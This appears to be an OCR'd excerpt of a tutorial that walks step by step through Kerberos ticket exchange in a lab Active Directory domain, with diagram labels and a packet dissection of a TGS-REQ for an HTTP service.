
AP-REP + HTTP
Response


10.11.3.112	-	CLIENT
10.11.3.12	-	WEB01
10.11.3.10	-	SQL01
10.11.3.5	-	DC01

Let’s see this step by step…



🔑	Secret Key
🤝	Session Key
TS	Timestamp
Auth	Authenticator


TGT
encASRep
AS
Vegeta
TS
10:00
NTDS
TGS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator



TGT

encASRep → Info

Auth → Auth

Vegeta

Auth TGT HTTP

AS

TGS

NTDS

HTTP


CIFS

🔑	Secret Key
🤝	Session Key
TS	Timestamp
Auth	Authenticator


TGS-REQ - HTTP Ticket

- Sending TGT + Authenticator

- Target SPN:
  - HTTP/sharebrowser.capsule.corp




```
▾ Kerberos
  ▸ Record Mark: 1573 bytes
  ▾ tgs-req
      pvno: 5
      msg-type: krb-tgs-req (12)
    ▾ padata: 2 items
      ▾ PA-DATA PA-TGS-REQ
        ▾ padata-type: kRB5-PADATA-TGS-REQ (1)
          ▾ padata-value: 6e8204ea308204e6a003020105a10302010ea20703050000…
            ▾ ap-req
                pvno: 5
                msg-type: krb-ap-req (14)
                Padding: 0
              ▸ ap-options: 00000000
              ▸ ticket
              ▸ authenticator
      ▸ PA-DATA PA-PAC-OPTIONS
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 40810000
        realm: CAPSULE.CORP
      ▾ sname
          name-type: kRB5-NT-SRV-INST (2)
        ▾ sname-string: 2 items
            SNameString: HTTP
            SNameString: sharebrowser.capsule.corp
        till: 2037-09-13 02:48:05 (UTC)
        nonce: 547982417
      ▸ etype: 5 items
      ▸ enc-authorization-data
```

